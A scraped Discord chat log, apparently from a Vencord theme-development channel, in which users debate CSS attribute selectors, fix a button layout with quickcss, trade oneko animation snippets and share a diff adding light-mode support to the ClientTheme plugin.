there is no guarantee message__ will always be at the start of the class attribute
discord could change things
i see no reason to use ^= over *= here
summer edge
i use [class$='hash']
vast delta
night drift
discord could change things
discord could also change message__ to message--
safe python
if they add a new one its gonna be at the end cause thats the sane thing to do
vast delta
I see no reason to use any selector here
night drift
they dont do that tho
all classes with hashes use _
ids use -
and if they did change it, it would break everything anyways
vast delta
imagine discord just used hashes instead of class names
summer edge
RIGHT!
night drift
the order of the class names in the class attributes is not alphabetical
there does not seem to be any defined order
summer edge
if i ever create a message app used by millions
night drift
so i would not count on it always being the same
summer edge
imma obfuscate everything
safe python
night drift
the order of the class names in the class attributes is not alphabetical
there d...
the order is however discord put it in their code
it's constant between builds
night drift
which could change if they add a new class to an element
night drift
yes but i dont see any benefit to using ^= over *=
i only see downsides
vast delta
night drift
yes but i dont see any benefit to using ^= over *=
i only see downsides
performance
night drift
unmeasurable performance gain
vast delta
every bit counts
night drift
blink is already preformant enough
vast delta
also, *= leads to overlapping classes
night drift
i used to want to micro-optimize everything
its bad practice tho
i got a lot of hate for it in #👾-core-development
summer edge
honestly just use normal selectors and hope someone releases updaters for your themes
attribute selectors are ugly :/
night drift
vast delta
also, *= leads to overlapping classes
discord uses camel case tho
only if your word could be part of another word would that happen
vast delta
night drift
discord uses camel case tho
don't use stupid words
container - containerWrapper
that is in the code right now
night drift
camel case prevents that
vast delta
say what cammel case is then you can use the word
night drift
i was thinking something like bar__ and sidebar__
since camel case doesnt prevent that
clear siren
summer edge
i use [class$='hash']
make a theme with only those, no comments, random order of rules
vast delta
LMAO
summer edge
oh no
night drift
vast delta
say what cammel case is then you can use the word
camelCaseIsThePracticeOfWritingPhrasesWithoutSpacesOrPunctuationAndWithCapitalizedWords
vast delta
ThatsTheStupidestNameYouCouldGiveForThat
night drift
 night drift
not always
teal cave
one hump, or two, definitely no more
full mauve
im really happy that my issue animate a full conversation on * and ^ that I read with a lot of interest but I would be happy to also find a way to do it if anyone have an idea
#🎨-theme-development message
night drift
full mauve
im really happy that my issue animate a full conversation on `*` and `^` that I ...
what are you trying to do?
clear siren
move the read all button below the online counter
night drift
this is what it looks like for me
 clear siren
@full mauve is using some snippet to change those which makes it a bit hard to help
no idea what kind of css is already being applied
night drift
full mauve
im really happy that my issue animate a full conversation on `*` and `^` that I ...
u gotta show us ur current quickcss
full mauve
it's what i work with
The quickcss will be more hard to read with all the import and the snippet
 night drift
full mauve
it's what i work with
The quickcss will be more hard to read with all the impor...
night drift
full mauve
it's what i work with
The quickcss will be more hard to read with all the impor...
what is styling the button tho
because it doesnt look the same as default
night drift
night drift
this is what it looks like for me
this is what it looks like by default
full mauve
i have a horizontal bar snippet
/*Horizontal Server List (Vencord/ccs snipet/SuzuBluLite)*/
   @import url(//dablulite.github.io/css-snippets/HorizontalServerList/import.css);/**/```

so i need to fix it by modifing the margin-x from the stuff i highlightas illustrated in this picture I shared previously
 night drift
ill try modifying the snipet
what exactly u want it to look like tho
a reference drawing would help
full mauve
why can't we grab the read all button ? I really want to learn
In my inspector I can fix it I can show you, its the way to do it in quickcss that im missing
night drift
full mauve
why can't we grab the ***read all*** button ? I really want to learn
In my inspe...
that would be helpful
an image showing what ur trying to accomplish
full mauve


what i have right now

what i touch in inspector

The stuff I put in inspector
<div style=mar...
element.style {
    margin-bottom: 16px;
    margin-left: 16px;
} ```
<button type...
```css
element.style {
    margin-top: 0px;
    margin-bottom: -32px;
    margin-left: -58px;
}
/* Online friends counter */
#vc-friendcount {
    margin-bottom: 16px !important;
    margin-left: 16px !important;
}

/* Read all button */
:has(> #vc-friendcount) + * {
    margin-top: 0px !important;
    margin-bottom: -32px !important;
    margin-left: -58px !important;
}
It work like a charm  💪 😳 real mvp
how did you found #vc-friendcount was the thing to wrote ? I dont see it in the inspector
night drift
full mauve
It work like a charm <:starehandshake:1026349644881604708> 💪 😳 real mvp
how d...
its on the span in the friend counter
full mauve
thanks a lot I will learn a lot from there
vast delta
I'd prefer if you don't repost content

GitHub
All the Oneko code, in one place, up to date™. Contribute to vencordcss/onekocord development by creating an account on GitHub.
I checked, it isn't mine, but still, I've posted the same (and more) before so it'd just be annoying to keep cluttering that channel with onekostuff (unless there will be a new oneko thing)
exotic nexus
vast delta
I'd prefer if you don't repost content
it hasnt been posted in #🎨-css-snippets yet
vast delta
exotic nexus
it hasnt been posted in <#1028106818368589824> yet
ill add some new oneko so i can bump the repository again
summer edge
:o i didnt think that snippet worked
exotic nexus
oh lol

 wicked sparrow
did alot of css break relatively recently
haven't logged in on pc and when i do 90% of my theme was brokey
rugged echo
yes most css classes were updated some weeks ago
vast delta
what do you think about this line?
mortal mantle
What the fuck is that
clear siren
oneko animations with everything set by variables
mortal mantle
mortal mantle

vast delta
 clear siren
more
mortal mantle
What are you trying to accomplish
vast delta
youll see when im done
mortal mantle
I'm done with you
vast delta
love <3
 mortal mantle
vast delta
you love
vast delta
dont ask

i have no idea what is happening sometimes
it just slides around sleeping
it comes from being focused on chat and tabbing out and back in
rugged echo
vast delta
horror
vestal field
onekocord becoming the most complex theme ever
vestal field
vast delta
this is funny because i remember trying to make an oneko snippet where it would run to the right in the direction of the cursor when you started typing
gilded cloak
does anyone remember if this is what Client Themes looked like in light mode?

.theme-light {
    --background-primary: var(--primary-100);
    --modal-background: var(--primary-100);
    --background-nested-floating: var(--primary-100);
    --activity-card-background: var(--primary-100);
    --alert-bg: var(--primary-100);
    --background-floating: var(--primary-100);
}
[class^=customColorPicker_] {
    background: var(--primary-100) !important;
}
diff --git a/src/plugins/clientTheme/index.tsx b/src/plugins/clientTheme/index.tsx
index d0026c7..d1ec240 100644
--- a/src/plugins/clientTheme/index.tsx
+++ b/src/plugins/clientTheme/index.tsx
@@ -21,7 +21,8 @@ const ColorPicker = LazyComponent(() => findByCode(".Messages.USER_SETTINGS_PROF
 const colorPresets = [
     "#1E1514", "#172019", "#13171B", "#1C1C28", "#402D2D",
     "#3A483D", "#344242", "#313D4B", "#2D2F47", "#322B42",
-    "#3C2E42", "#422938"
+    "#3C2E42", "#422938", "#b6908f", "#bfa088", "#d3c77d",
+    "#86ac86", "#88aab3", "#8693b5", "#8a89ba", "#ad94bb",
 ];

 function onPickColor(color: number) {
@@ -111,7 +112,7 @@ export default definePlugin({
     }
 });

-const variableRegex = /(--primary-[5-9]\d{2}-hsl):.*?(\S*)%;/g;
+const variableRegex = /(--primary-[1-5]\d{2}-hsl):.*?(\S*)%;/g;

 async function generateColorOffsets() {

@@ -138,7 +139,7 @@ async function generateColorOffsets() {
     // Generate offsets
     const lightnessOffsets = Object.entries(variableLightness)
         .map(([key, lightness]) => {
-            const lightnessOffset = lightness - variableLightness["--primary-600-hsl"];
+            const lightnessOffset = lightness - variableLightness["--primary-345-hsl"];
             const plusOrMinus = lightnessOffset >= 0 ? "+" : "-";
             return `${key}: var(--theme-h) var(--theme-s) calc(var(--theme-l) ${plusOrMinus} ${Math.abs(lightnessOffset).toFixed(2)}%);`;
         })
If so, here is all that is needed to make light themes work with ClientTheme plugin.
Just a lot of work would be needed to make it properly switch between the two ya get me.
gilded cloak
I think it would be as simple as:
- creating a separate regex for light mode
variableRegexandlightVariableRegex - creating a separate record for light mode vars
variableLightnessandlightVariableLightness - abstract lightness offset generation to a function that takes
variableLightnessand brightness of center color (600dark,345light) - add light mode offsets to
.theme-lightand dark offsets to.theme-dark - add color fixes for --white-500 to --primary-100 in hardcoded css
dark dragon
Sir, this is a Denny's
 brisk iron


 vast delta
yeah that happens when youre stupid